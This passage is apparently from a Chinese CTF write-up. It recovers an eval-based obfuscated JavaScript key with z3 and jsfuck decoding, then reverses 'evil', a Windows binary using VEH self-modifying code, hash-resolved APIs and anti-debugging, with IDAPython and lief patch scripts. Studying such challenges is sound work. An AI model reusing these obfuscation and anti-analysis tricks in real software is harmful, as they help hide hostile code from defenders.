for (i = 0; i < EuF8AepyhtkSXEWvNKIKZMaSHm4v.length; i++) { EuF8AepyhtkSXEWvNKIKZMaSHm4v[i] = (EuF8AepyhtkSXEWvNKIKZMaSHm4v[i].charCodeAt(0) + table[i % Ljasr99E9HLv1BBnSfEHYw].charC
Oz9nOiwWfRL6yjIwvM4OgaZMIt0B = npxuau2RsDO0L4hSVCBHx;
for (i = 0; i < npxuau2RsDO0L4hSVCBHx_len; i++) { Oz9nOiwWfRL6yjIwvM4OgaZMIt0B[i] = (Oz9nOiwWfRL6yjIwvM4OgaZMIt0B[i].charCodeAt(0) - EuF8AepyhtkSXEWvNKIKZMaSHm4v[i % EuF8AepyhtkSXEW
sEjdWWMFU4wObKZap4WeMBgdfgIfTHCvS = '';
for (i = 0; i < npxuau2RsDO0L4hSVCBHx.length; i++) { sEjdWWMFU4wObKZap4WeMBgdfgIfTHCvS += String.fromCharCode(Oz9nOiwWfRL6yjIwvM4OgaZMIt0B[i]); }
if (sEjdWWMFU4wObKZap4WeMBgdfgIfTHCvS <= 'rFzmLyTiZ6AHll1Q4xV7G8pW32') eval(sEjdWWMFU4wObKZap4WeMBgdfgIfTHCvS);
```

对应转换后的 Python 代码为：

即：

```
ciphertext = base64.b64decode("4fny3zLzDRYIOe37Axvh5....")

table_init = base64.b64decode("b2JDN2luc2tiYXhLOFZ...")

key = input4 # 表单的第 4 个字段

ky = cycle(bytes(key.encode()))
table = cycle(map(lambda x: (x + next(ky) & 0xFF), table_init))

plaintext = list(map(lambda x: msub(x, next(table)) & 0xFF, ciphertext))
print(''.join(chr(c) for c in plaintext))
```

将用户表单中第四个输入框提交的内容，与内置的两段代码进行加减运算，最后通过 eval 进行输出或执行。

很显然，为了知道最后 eval 的内容，需输入正确的 key，接下来需要尝试推算出 key 的原始内容。根据代码中的线索，推测得知：

1. 用以进行解码操作的 key 的长度为 64 字节；
2. 最终解码出来传入 eval 函数的内容，或者是字符串或者是代码语句，即，传入的内容需满足可打印字符的条件；

根据这些约束条件，尝试用 z3 进行求解：

```
#!/usr/bin/env python3

from z3 import *
import binascii
import base64
from itertools import cycle
import hashlib

M8 = 0xff

def m8(n):
    return n & M8

def msub(a, b):
    return m8(a-b)

ciphertext = base64.b64decode("4fny3zLzDRYIOe37Axvh...")
```

```
table_init = base64.b64decode("b2JDN2luc2tiYXhLOFZa...")

def generate_string(base, length):
    return [BitVec('%s%d' % (base, i), 8) for i in range(length)]

def alphanumeric(c):
    return Or(And(UGE(c, 48), ULE(c, 57)), And(UGE(c, 65), ULE(c, 90)),
And(UGE(c, 97), ULE(c, 126)))

def printable_w_control(c):
    return Or(c == 0x9, c == 0xA, c == 0xD, And(UGE(c, 32), ULE(c, 126)))

def printable_wo_control(c):
    return And(UGE(c, 32), ULE(c, 126))

key = generate_string('k', 64)

s = z3.Solver()

s.add(And(*map(printable_wo_control, key)))

# Step 1: mixed with key
table = []
for idx, val in enumerate(table_init):
    table.append((val + key[idx % 64]) & 0xFF)
table_len = len(table)

# Step 2: decode the ciphertext
for idx, val in enumerate(ciphertext[:3000]):
    x = val - table[idx % table_len]
    s.add(printable_w_control(x))

# Step 3: Validate
while s.check() == z3.sat:
    m = s.model()
    print(''.join([chr(m[k].as_long()) for k in key]))
```

注：可通过限制 z3 待处理的内容长度（ciphertext）来缩短运行时间，此处取前 3000 字节为例。

### 8.1.1 第一层

通过计算，观察到 key 的取值在当前较为宽松（可打印字符、\t\r\n）的约束条件下有若干组解：

```
ChVCSYzI1aU9`Vg.ukBqO2u4RGr9aVCNWEoLUuVDLmAO/2cdhXq3oqp8jmK?FPUI
@eVCVYwI1aU9cVg.ukBqO2u4UGr9\VCNWEoLUuVDLmAO/1cdeXq3oqp5jmK?DPWI
ChVCVYzI1dU9`Vg.ukBnO2u4UGr9\VCNWEpLUuYDLmDO/-cdeXq3oqp5jmKBFSRI
@eVCVYzI1aU9cVg.ukBqO2u4UGr9aVCNWHpMUuVDLmDO21cdeXq3oqp5jmK?GSSI
@hVCVYwI1aU9cVg1ukBnO2u4RGr9aVCNWHkMUuYDLmAO/+cdeXq3oqp8jmK?HUSI
@hVCSYwI1aU9`Vg.ukBnO2u4UGr6aVCNWHmLUuVDLmDO/,cdeXq3oqp8jmK?DPSI
@cVCSYzI1dU9cVg.ukBnO2u4RGr6aVCNWEoMUuYDLmAO/1cdhXq3oqp5jmK?GPSI
@hVCSYzI1aU9cVg1ukBnO2u4UGr9aVCNWEpKUuYDLmAO/1cdhXq3oqp8jmK?EUUI
CdVCSYwI1dU9cVg.ukBqO2u4UGr6`VCNWHpIUuYDLmAO2,cdeXq3oqp5jmK?HSTI
@cVCSYwI1dU9`Vg1ukBqO2u4RGr9aVCNWEoMUuYDLmAO/,cdeXq3oqp8jmK?HSVI
@dVCVYzI1aU9`Vg1ukBqO2u4UGr9aVCNWHlJUuVDLmAO/.cdeXq3oqp8jmK?HQSI
@cVCSYzI1dU9`Vg.ukBnO2u4UGr9aVCNWEpLUuVDLmAO/)cdeXq3oqp5jmK?HPRI
@eVCVYzI1dU9cVg.ukBnO2u4RGr9aVCNWElKUuYDLmDO/)cdeXq3oqp8jmK?HURI
CdVCSYwI1dU9`Vg1ukBnO2u4UGr9`VCNWEpJUuVDLmAO/2cdhXq3oqp5jmKBHPTI
@hVCSYzI1dU9`Vg1ukBqO2u4RGr9aVCNWEpMUuVDLmDO20cdhXq3oqp5jmKBCPSI
@cVCVYwI1aU9`Vg.ukBqO2u4UGr9aVCNWEpLUuVDLmDO/*cdhXq3oqp8jmKBHUWI
@cVCSYwI1dU9cVg1ukBnO2u4UGr6aVCNWEkLUuYDLmDO/.cdeXq3oqp8jmK?DRWI
@hVCVYwI1aU9`Vg1ukBqO2u4UGr6aVCNWEoMUuYDLmDO/,cdeXq3oqp5jmK?GRRI
@eVCVYzI1aU9cVg1ukBnO2u4UGr6`VCNWHpHUuYDLmDO//cdeXq3oqp8jmK?DPTI
@hVCSYzI1dU9cVg1ukBnO2u4UGr6aVCNWEnLUuYDLmDO/1cdeXq3oqp5jmKBGTSI
ChVCSYzI1dU9cVg.ukBnO2u4RGr9aVCNWEkMUuYDLmAO/)cdhXq3oqp8jmK?CSWI
@hVCSYzI1dU9cVg.ukBnO2u4RGr9aVCNWHpMUuYDLmDO/0cdeXq3oqp5jmK?HQWI
@fVCSYwI1aU9cVg.ukBnO2u4RGr6aVCNWHpMUuVDLmAO/0cdeXq3oqp5jmK?EUUI
CcVCSYwI1aU9`Vg.ukBnO2u4RGr6`VCNWHmHUuYDLmAO/*cdhXq3oqp5jmKBDPTI
```

另外还观察到，一部分位置上的内容为固定值，另外一部分位置的内容则存在多组可选值。

通过挑选其中任一一组进行正向解码操作，输出：

```
//I assumh wherevhs this yruck goev#is#where they*vj#ghwting it1 I mean, what honhz's ourx.
//Yeak1
//My only#interesw!is flo|ers.
//Frmiqg!
//You gmiB Zds she Bhe-ish?
/2Oh, no.#Nrue humanv. I don't#need thlt.
//Yeah.are yrx?
/2Qf|bh#I'll pihrce my thrrax. Shdwe my astennae. Vkacn up with a#kwdsvkopper. Jet a gold#tooth aqe call jverybody#%dazg"!
//But#M%kayh anotheu idea, ang it's gufdwer than#my previoxs ideas#dombinei.
//To wke iinal Tourndqjqt#rf Roses#parade in#Pasadend/
//Gifnt, scar|#hupans!
//Whhr%L ohave a jrb intervihw, they*se flabgergasted/#caq't believe#{mdt#L say.
2/Oh, this#is so hdsg$
//You*ll regret#this.
20YOu wast a smoklqg jun? Here iv$~ruu#smoking#gun.
//Yru're in#Thesp Mjadow!
/2Pampa mia, thaw+x#a#oot of pdges.
//M| sweateu!is Raluh Lauren/#ang I have no#tfqtv1
^[+![]+[])+[^a0+!^`+[])[!+^]+!+[]]+($[]+[])[-~+[]]+(&![]+[])[.^]]`([][(![]+^a.^+^`]+(![]+^])[!+[]+!.[]]+(!^`,[])[+!0[]]+(!!`[.[],[+[]]+[])^%0^].$+[]+!+[^]+(!![]+[^[[]+[^.[]]+(!^`+[])[!+[].!+[]]+($\]+[])[0!+[]]+(!$^]+^)[+[]]][.%@^].^+[]]]+(^[[]]+[])^+!+[]]++"[]+[])`!+[]+!+[^.!+^]]+(!![]+[^`-`^`+(!![]+^])[+!+[]].([][[]].\)[+[]+[]+(!`.[],[+[]]+(![].b,[$.[]+!+[]^+(![]+[])^+!+[]]++"$^]+[])[+^]]+[])[!.[]+!+[].^+[]]+(&![]+[])[.^]].(!![]+[][($_b.[^,[+[]]+($[]+[])[!+^]+!+[]].)![]+[].[+!+[]]++$![^+[])[+[]]], _0$+^^+[+[]].(!![]+[])^+!+[]]+\][(![]0[])[+[]].+[^+[])[!+[]+$/``].+!+[]+[])^+!+[]]+(!$[]+[])[.\``][([($[]+[])[+[^]+(^[]+^^)[!+[]0!+[]]+(!^`+[^)[+!+[]]+($%`+^`)[+[]]].[])[!+[]+$+[]+!+[^^+(!![]0][(![]+^`)[.[]]+(![]+[^-$+^`+!+[]]++![]+[])[+$+[]+(!$\]+[])[0[]])[+!.^]+^+[]]]+([][^ab.[^,[+!+[]].([]+[])[$+[]+!+[^,$.[]]+(!!^]+[])[+[]^+(!![]+^^)[+!+[b]+([][[]`.[],[+[]]+([][+%`+^`)[+[]]++![]+[])[!.[]+!+[]^,([]+[b][+!+[].+!!^]+[])[+[]]^/``)^$+[]+!+[^+!+[]]+(!$[]+[])[.\]]+(!!`]+[][(![^.[],[+[]]+(![].b,[$.[]+!+[]
```

观察到头部内容为一些英文语句，后半段则为+[]()!等符号组成的类似于 AsciiArt 的代码。

因此只有确保 key 中每个位置上的值正确之后，才能解码出余下的提示信息。

接下来有 2 种方式确定每个位置上的 key 值：

1. 根据 z3 得到的模板进行微调，观察对应输出内容的有效性；
2. 根据输出内容为可打印字符的前提假设，进行解码操作的反向爆破，爆破出每个位置上的候选词，再根据 1 的方法，从有限集合上进行替换查验；

给出爆破的代码：

```
#!/usr/bin/env python3
import base64
```

```
M8 = 0xff

def m8(n):
    return n & M8

def msub(a, b):
    return m8(a-b)

ciphertext = base64.b64decode("4fny3zLzDRYIOe...")

table_init = base64.b64decode("b2JDN2luc2tiYX...")

d = {}
for i in range(len(table_init)):
    flag1 = False
    candidates = set()
    for k in range(256):
        flag2 = True
        for j in range(i, len(ciphertext), len(table_init)):
            c = ciphertext[j]
            n = msub(c, k)
            if (n < 32 or n > 126) and n != 0x0d and n != 0x0a and n != 0x9:
                flag2 = False
                break
        if flag2:
            flag1 = True
            candidates.add(chr(msub(k, table_init[i])))
    if not flag1:
        print('{}: cannot find proper'.format(i))
        break
    print('{}: {} {}'.format(i, len(candidates),  candidates))
    d[i % 64] = (set(d[i % 64]) & candidates) if (i %
                                                  64 in d) else list(candidates)

for m, n in d.items():
    print('k{} {}'.format(m, n))
```

输出 64 个位置上的候选词：

```
C 0 {'C', '@'}
h 1 {'e', 'b', 'g', 'f', 'c', 'd', 'h'}
V 2 {'V'}
C 3 {'C'}
V 4 {'S', 'V'}
Y 5 {'Y'}
z 6 {'z', 'w'}
I 7 {'I'}
1 8 {'1'}
d 9 {'d', 'a'}
U 10 {'U'}
9 11 {'9'}
c 12 {'c', '`'}
V 13 {'V'}
g 14 {'g'}
1 15 {'1', '.'}
u 16 {'u'}
```

```
k 17 {'k'}
B 18 {'B'}
q 19 {'n', 'q'} e?
O 20 {'O'}
2 21 {'2'}
u 22 {'u'}
4 23 {'4'}
U 24 {'R', 'U'}
G 25 {'G'}
r 26 {'r'}
9 27 {'9', '6'}
a 28 {'[', '`', 'a', ']', '\\', '_', '^'}
V 29 {'V'}
C 30 {'C'}
N 31 {'N'}
W 32 {'W'}
H 33 {'E', 'H'}
p 34 {'o', 'p', 'j', 'l', 'n', 'm', 'k'}
M 35 {'H', 'K', 'J', 'G', 'L', 'M', 'I'}
U 36 {'U'}
u 37 {'u'}
Y 38 {'Y', 'V'}
D 39 {'D'}
L 40 {'L'}
m 41 {'m'}
D 42 {'A', 'D'}
O 43 {'O'}
2 44 {'/', '2'}
2 45 {'1', '/', '-', ',', '+', '0', '*', ')', '.', '(', '2'}
c 46 {'c'}
d 47 {'d'}
h 48 {'e', 'h'}
X 49 {'X'}
q 50 {'q'}
3 51 {'3'}
o 52 {'o'}
q 53 {'q'}
p 54 {'p'}
55 {'5', '8'}
j 56 {'j'}
m 57 {'m'}
K 58 {'K'}
B 59 {'B', '?'}
H 60 {'H', 'C', 'E', 'B', 'G', 'D', 'F'}
U 61 {'U', 'Q', 'S', 'R', 'T', 'O', 'P'}
62 {'U', 'W', 'Q', 'V', 'S', 'R', 'T'}
63 {'I'}
```

对每组值进行解码测试：

```
#!/usr/bin/env python3
import base64
from itertools import cycle

M32 = 0xff
```

```
def m32(n):
    return n & M32

def msub(a, b):
    return m32(a-b)

ciphertext = base64.b64decode("4fny3zLzDRYIOe3...")

table_init = base64.b64decode("b2JDN2luc2tiYXh...")

key = "ChVCVYzI1dU9cVg1ukBqO2u4UGr9aVCNWHpMUuYDLmDO22cdhXq3oqp8jmKBHUWI"

ky = cycle(bytes(key.encode()))
table = cycle(map(lambda x: (x + next(ky) & 0xFF), table_init))

plaintext = list(map(lambda x: msub(x, next(table)) & 0xFF, ciphertext))
print(''.join(chr(c) for c in plaintext))
```

解得 key 为：


ChVCVYzI1dU9cVg1ukBqO2u4UGr9aVCNWHpMUuYDLmDO22cdhXq3oqp8jmKBHUWI

解出的前半段内容为 bee movie 的台词：

```
//Yes, but who can deny the heart that is yearning?
//Affirmative!
//Uh-oh!
//This.
//At least you're out in the world. You must meet girls.
//Why is yogurt night so difficult?!
//I feel so fast and free!
//Good idea! You can really see why he's considered one of the best lawyers...
//One's bald, one's in a boat, they're both unconscious!
//You know what a Cinnabon is?
//Just one. I try not to use the competition.
//Heads up! Here we go.
//Whose side are you on?
//Did you ever think, "I'm a kid from The Hive. I can't do this"?
//Can I get help with the Sky Mall magazine? I'd like to order the talking inflatable nose and ear hair trimmer.
//It's a close community.
//Which one?
//That's why I want to get bees back to working together. That's the bee way! We're not made of Jell-O.
//Yeah. It doesn't last too long.
//Not that flower! The other one!
```


后半段内容则为 jsfuck 代码：

可通过在线解码平台如 http://codertab.com/jsunfuck 进行解码，得到另外一段同样经过混淆处理的 js 代码。在使用该网站的时候，记得把 jsfuck 代码末尾的最后 2 个字符"()"（函数调用）给删除后再进行解码：



### 8.1.2 第二层

利用同样的套路对第二层的代码进行解析，得到第二段 key 的内容：UQ8yjqwAkoVGm7VDdhLoDk0Q75eKKhTfXXke36UFdtKAi0etRZ3DoHPz7NxJPgHl，解码后的内容同样是由 bee movie 台词和另一段 jsfuck 代码组成：



对这部分 jsfuck 代码进行还原，可得到 flag。

## 九. evil

## 9.1 writeup

本题是一个通过 VEH 实现 API 地址解析和调用的 Self modifying code(SMC)程序，程序运行过程中存在多种反调试手段，以独立线程（检测线程+守护线程）方式进行周期性检测。

程序中涉及 API 函数调用的地方采用了间接的 hash 动态解析地址的方式，将 module 名称及 API 名称这两者的 hash 值压入栈中，再通过主动触发异常（除零、异常地址访问）进入到 VEH handler 中实现自修改，如下图所示：

```
.text:00406749                 mov     ecx, [ebp-24h]
.text:0040674C                 xor     eax, eax
.text:0040674E                 mov     eax, [eax]
.text:00406750
.text:00406750 loc_406750:                             ; CODE XREF: .text:loc_406750↑j
.text:00406750                 jmp     short near ptr loc_406750+1
.text:00406750 ; ---------------------------------------------------------------------------
.text:00406752                 db 0E8h
.text:00406753 ; ---------------------------------------------------------------------------
.text:00406753
.text:00406753 loc_406753:                             ; CODE XREF: .text:00406730↑j
.text:00406753                 mov     dword ptr [ebp+8], 52325h
.text:0040675A                 mov     dword ptr [ebp-28h], 0C3E4C63Fh
.text:00406761                 mov     edx, [ebp+8]
.text:00406764                 mov     ecx, [ebp-28h]
.text:00406767                 xor     eax, eax
.text:00406769                 div     eax
.text:0040676B                 jmp     short $+2
.text:0040676D ; ---------------------------------------------------------------------------
```

在 VEH handler 中主要完成以下操作：

1. API 地址解析
2. 代码自修改
3. EIP 修改

如下图所示：

```
int __stdcall VectoredHandler_sub_406AD0(int a1)
{
  int v1; // esi
  int v2; // eax
  int v3; // edi
  int v4; // ebx
  char *v5; // edi

  v1 = a1;
  v2 = *(_DWORD *)(a1 + 4);
  v3 = *(_DWORD *)(v2 + 0xA8);                  // EDX
  v4 = *(_DWORD *)(v2 + 0xAC);                  // ECX
  if ( dword_6D1C78 > *(_DWORD *)(*(_DWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + 4) )
  {
    _Init_thread_header(&dword_6D1C78);
    if ( dword_6D1C78 == -1 )
    {
      VirtualProtect_0 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))getProcAddr(0x246132, 0xA31BEAA4);
      _Init_thread_footer(&dword_6D1C78);
    }
  }
  v5 = getProcAddr(v3, v4);                     // GetSystemTime
                                                //
  if ( !v5 )
    return 0;                                   // EXCEPTION_CONTINUE_SEARCH
  VirtualProtect_0(*(_DWORD *)(*(_DWORD *)(v1 + 4) + 0xB8), 0x1000, 0x40, &a1);// RWX
  *(_DWORD *)(*(_DWORD *)(v1 + 4) + 0xB0) = v5; // EAX
  *(_WORD *)(*(_DWORD *)(*(_DWORD *)(v1 + 4) + 0xB8) + 3) = 0xD0FF;// *(EIP + 3) = 0xD0FF
  *(_DWORD *)(*(_DWORD *)(v1 + 4) + 0xB8) += 3; // EIP += 3
  VirtualProtect_0(*(_DWORD *)(*(_DWORD *)(v1 + 4) + 0xB8), 0x1000, a1, &a1);// R
  return -1;                                    // EXCEPTION_CONTINUE_EXECUTION
}
```

修改后 eax 中存放的是当前待执行函数的地址，修改后的结果如下图所示：

```
.text:00406749 090                mov     ecx, [ebp+var_24]
.text:0040674C 090                xor     eax, eax
.text:0040674E 090                mov     eax, [eax]
.text:00406750 090                nop
.text:00406751 090                call    eax
.text:00406753
.text:00406753     loc_406753:                            ; CODE XREF: _main+2E0↑j
.text:00406753 08C                mov     [ebp+arg_0], 52325h
.text:0040675A 08C                mov     [ebp+var_28], 0C3E4C63Fh
.text:00406761 08C                mov     edx, [ebp+arg_0]
.text:00406764 08C                mov     ecx, [ebp+var_28]
.text:00406767 08C                xor     eax, eax
.text:00406769 08C                div     eax
.text:0040676B 08C                nop
.text:0040676C 08C                call    eax
.text:0040676E 08C                mov     ecx, [ebp+var_2C]
```

程序中此类异常指令序列共有以下几种：

- xor eax, eax; mov eax, [eax]

  0x8BC033
- xo reax, eax; div eax

  0xF0F7C033
- xor edi, edi; div edi

  0xF7F7FF33
- xor esi, esi; div esi

  0xF6F7F633

这种手段影响 IDA 反编译的识别效果，可通过修复/patch 这些 call eax 的逻辑来进一步优化 IDA 的反编译结果。

**@wmsuper** 提供了一种通过 idapython 结合 lief 实现代码 patch 的方法：

1. 通过 idapython 找到所有异常指令序列的位置，及待解析的 2 组 hash（DLL 和 API）
2. 解析出 hash 对所对应的 DLL 模块及 API 函数名
3. 利用 lief 将上一步得到的 DLL 和函数名添加至 IAT 表项中
4. 利用 lief 在第一步找到的指令序列前后进行 patch，patch 成 call IAT 的形式

第 1 步的代码如下：

```
from idc import *
import idaapi

def get_hash_args(addr):
    v_map={}
    h_map={}
    reg=['ecx','edx']
    while len(v_map)<2:
        prevaddr=prev_head(addr)
        if addr -prevaddr>7:
            print('error1 addr :0x%x'%(addr))
        op=print_insn_mnem(prevaddr)
        if op=='mov':
            v1=print_operand(prevaddr,0)
            v2=print_operand(prevaddr,1)
            if v1 in reg:
                v_map[v2]=v1
        addr=prevaddr
    #print(v_map)
    v_keys=list(v_map.keys())
    while len(h_map)<2:
        prevaddr=prev_head(addr)
        if addr -prevaddr>7:
            print('error2 addr :0x%x'%(addr))
        op=print_insn_mnem(prevaddr)
        if op=='mov':
            v1=print_operand(prevaddr,0)
            v2=get_operand_value(prevaddr,1)
            for i in range(2):
                if v_keys[i] in v1:
                    r=v_map[v_keys[i]]
                    h_map[r]=v2
        addr=prevaddr
    return h_map

if __name__=='__main__':
    bad_code=['33 C0 8B 00','33 C0 F7 F0','33 F6 F7 F6','33 FF F7 F7']

    end= 0x00445000

    for bc in bad_code:
        ea = 0x00401000
```

```
        while True:
            res = idaapi.find_binary(ea, end, bc, 16, idaapi.SEARCH_DOWN)

            if res==BADADDR: break
            hash_args=get_hash_args(res)

print('[0x%x,0x%x,0x%x],'%(res,hash_args['edx'],hash_args['ecx']))
            ea=res+1
```

第 3/4 步的代码如下：

```
import lief
import struct
fix_map=[[0x40245e,"kernel32.dll","GetSystemTime"],
[0x4027bc,"kernel32.dll","CloseHandle"],
[0x402803,"kernel32.dll","ExitProcess"],
[0x402898,"kernel32.dll","ExitProcess"],
[0x4028e3,"kernel32.dll","ExitProcess"],
[0x402aed,"advapi32.dll","OpenProcessToken"],
[0x402b21,"advapi32.dll","LookupPrivilegeValueA"],
[0x402b7a,"advapi32.dll","PrivilegeCheck"],
[0x402ba2,"kernel32.dll","ExitProcess"],
[0x402bc0,"kernel32.dll","CloseHandle"],
[0x402c99,"kernel32.dll","ExitProcess"],
[0x402cf6,"kernel32.dll","Sleep"],
[0x402d39,"kernel32.dll","ExitProcess"],
[0x402dc1,"kernel32.dll","CreateMutexA"],
[0x402ec5,"kernel32.dll","Sleep"],
[0x402efc,"kernel32.dll","ExitProcess"],
[0x4030a1,"oleaut32.dll","SysAllocString"],
[0x4030c2,"oleaut32.dll","SysAllocString"],
[0x4030e3,"oleaut32.dll","SysAllocString"],
[0x40310a,"oleaut32.dll","VariantInit"],
[0x4032d1,"advapi32.dll","CryptDestroyHash"],
[0x403377,"oleaut32.dll","VariantClear"],
[0x403395,"oleaut32.dll","SysFreeString"],
[0x4033b3,"oleaut32.dll","SysFreeString"],
[0x4033d1,"oleaut32.dll","SysFreeString"],
[0x403450,"oleaut32.dll","SysAllocString"],
[0x403470,"ole32.dll","CoInitialize"],
[0x403512,"ole32.dll","CoSetProxyBlanket"],
[0x40360d,"kernel32.dll","ExitProcess"],
[0x403753,"kernel32.dll","ExitProcess"],
[0x403ac0,"ws2_32.dll","inet_addr"],
[0x403b1b,"ws2_32.dll","socket"],
[0x403b5b,"ws2_32.dll","bind"],
[0x403c30,"ws2_32.dll","socket"],
[0x403cdd,"kernel32.dll","CreateMutexA"],
[0x403dc2,"ws2_32.dll","htons"],
[0x403e04,"ws2_32.dll","htons"],
[0x403e41,"ws2_32.dll","htons"],
[0x403ea7,"ws2_32.dll","htons"],
[0x403ed2,"ws2_32.dll","htons"],
[0x404002,"kernel32.dll","GetModuleHandleA"],
[0x404062,"user32.dll","GetDC"],
[0x40408b,"gdi32.dll","CreateCompatibleDC"],
```

```
[0x40419b,"gdi32.dll","GetObjectA"],
[0x4042ac,"gdi32.dll","DeleteDC"],
[0x4042d0,"gdi32.dll","DeleteObject"],
[0x404440,"ws2_32.dll","ntohs"],
[0x404477,"ws2_32.dll","ntohs"],
[0x4044a4,"ws2_32.dll","ntohs"],
[0x40461c,"kernel32.dll","ReleaseSemaphore"],
[0x404646,"kernel32.dll","ReleaseMutex"],
[0x404781,"kernel32.dll","ReleaseMutex"],
[0x40650b,"kernel32.dll","CreateMutexA"],
[0x40671d,"ws2_32.dll","closesocket"],
[0x40674c,"ws2_32.dll","closesocket"],
[0x40692a,"advapi32.dll","CryptDestroyKey"],
[0x402773,"kernel32.dll","CreateThread"],
[0x40284a,"kernel32.dll","GetCurrentProcess"],
[0x402a52,"kernel32.dll","GetCurrentThread"],
[0x402a9f,"kernel32.dll","GetLastError"],
[0x402ac1,"kernel32.dll","GetCurrentProcess"],
[0x402c26,"kernel32.dll","GetCurrentThread"],
[0x402cd3,"kernel32.dll","GetTickCount"],
[0x402d11,"kernel32.dll","GetTickCount"],
[0x402de6,"kernel32.dll","GetLastError"],
[0x402e21,"kernel32.dll","CreateThread"],
[0x402e57,"kernel32.dll","CreateThread"],
[0x4031ab,"advapi32.dll","CryptAcquireContextA"],
[0x4031db,"advapi32.dll","CryptAcquireContextA"],
[0x40320e,"advapi32.dll","CryptAcquireContextA"],
[0x403246,"advapi32.dll","CryptCreateHash"],
[0x4032ad,"advapi32.dll","CryptGetHashParam"],
[0x4034b2,"ole32.dll","CoCreateInstance"],
[0x40371d,"kernel32.dll","GetLastError"],
[0x403baf,"ws2_32.dll","WSAIoctl"],
[0x403c06,"ws2_32.dll","setsockopt"],
[0x403c74,"ws2_32.dll","setsockopt"],
[0x403fa7,"ws2_32.dll","sendto"],
[0x404039,"kernel32.dll","GetConsoleWindow"],
[0x40411b,"gdi32.dll","CreateDIBSection"],
[0x4041e6,"gdi32.dll","BitBlt"],
[0x4043b2,"ws2_32.dll","recvfrom"],
[0x4043d2,"ws2_32.dll","WSAGetLastError"],
[0x404ffd,"ws2_32.dll","WSAGetLastError"],
[0x406530,"kernel32.dll","GetLastError"],
[0x406567,"kernel32.dll","CreateThread"],
[0x40659d,"kernel32.dll","CreateThread"],
[0x406638,"kernel32.dll","CreateThread"],
[0x406671,"kernel32.dll","CreateThread"],
[0x406767,"ws2_32.dll","WSACleanup"],
[0x40682d,"advapi32.dll","CryptAcquireContextA"],
[0x40685d,"advapi32.dll","CryptAcquireContextA"],
[0x406890,"advapi32.dll","CryptAcquireContextA"],
[0x4068c5,"advapi32.dll","CryptImportKey"],
[0x4068f3,"advapi32.dll","CryptDecrypt"],
[0x40279e,"kernel32.dll","WaitForSingleObject"],
[0x402874,"kernel32.dll","CheckRemoteDebuggerPresent"],
[0x402c53,"kernel32.dll","GetThreadContext"],
```

```
[0x402d83,"kernel32.dll","WaitForSingleObject"],
[0x4032f7,"advapi32.dll","CryptReleaseContext"],
[0x403af2,"ws2_32.dll","WSAStartup"],
[0x40416a,"gdi32.dll","SelectObject"],
[0x4042f7,"user32.dll","ReleaseDC"],
[0x404557,"kernel32.dll","WaitForSingleObject"],
[0x4046c7,"kernel32.dll","WaitForSingleObject"],
[0x4046fe,"kernel32.dll","WaitForSingleObject"],
[0x406950,"advapi32.dll","CryptReleaseContext"],
[0x4024ae,"kernel32.dll","VirtualProtect"],
[0x4024e4,"kernel32.dll","VirtualProtect"],
[0x40255d,"kernel32.dll","VirtualProtect"],
[0x4025aa,"kernel32.dll","VirtualProtect"],
[0x402a80,"advapi32.dll","OpenThreadToken"],
[0x403275,"advapi32.dll","CryptHashData"],
[0x403ca0,"kernel32.dll","CreateSemaphoreA"],
[0x4066a7,"kernel32.dll","WaitForMultipleObjects"]
]
binary = lief.parse("evil_in.bin")

# Disable ASLR
binary.optional_header.dll_characteristics                                    &=
~lief.PE.DLL_CHARACTERISTICS.DYNAMIC_BASE

# Disable NX protection
binary.optional_header.dll_characteristics                                    &=
~lief.PE.DLL_CHARACTERISTICS.NX_COMPAT


api_table={}
for i in fix_map:
        if i[1] not in api_table:
                binary.add_library(i[1]).add_entry(i[2])
                api_table[i[1]]={i[2]:1}
        else:
                if i[2] not in api_table[i[1]]:
                        binary.get_import(i[1]).add_entry(i[2])
                        api_table[i[1]][i[2]]=1


# Invoke the builder
builder = lief.PE.Builder(binary)

# Configure it to rebuild and patch the imports
builder.build_imports(True).patch_imports(True)

# Build !
builder.build()

add_import_bin="lief_pe32.bin"
# Save the result
builder.write(add_import_bin)

binary = lief.parse(add_import_bin)
imports = binary.imports
```

```
first=True
iat_fix_map={}
for import_ in imports:
        if first:
                first=False
                continue

        print(import_.name)
        entries = import_.entries
        f_value = "  {:<33} 0x{:<14x} 0x{:<14x} 0x{:<16x}"
        for entry in entries:
                print(f_value.format(entry.name,                    entry.data,
entry.iat_address, entry.hint))
                iat_fix_map[entry.name]=entry.iat_address
code=binary.get_section('.text').content
for i in fix_map:
        offset=i[0]-0x400000-0x1000
        iat_addr=iat_fix_map[i[2]]

code[offset:offset+7]=list(b'\x90\xff\x15'+struct.pack('I',iat_addr+0x400
000))
binary.get_section('.text').content=code

add_import_bin="lief_fix.bin"
binary.write(add_import_bin)
```

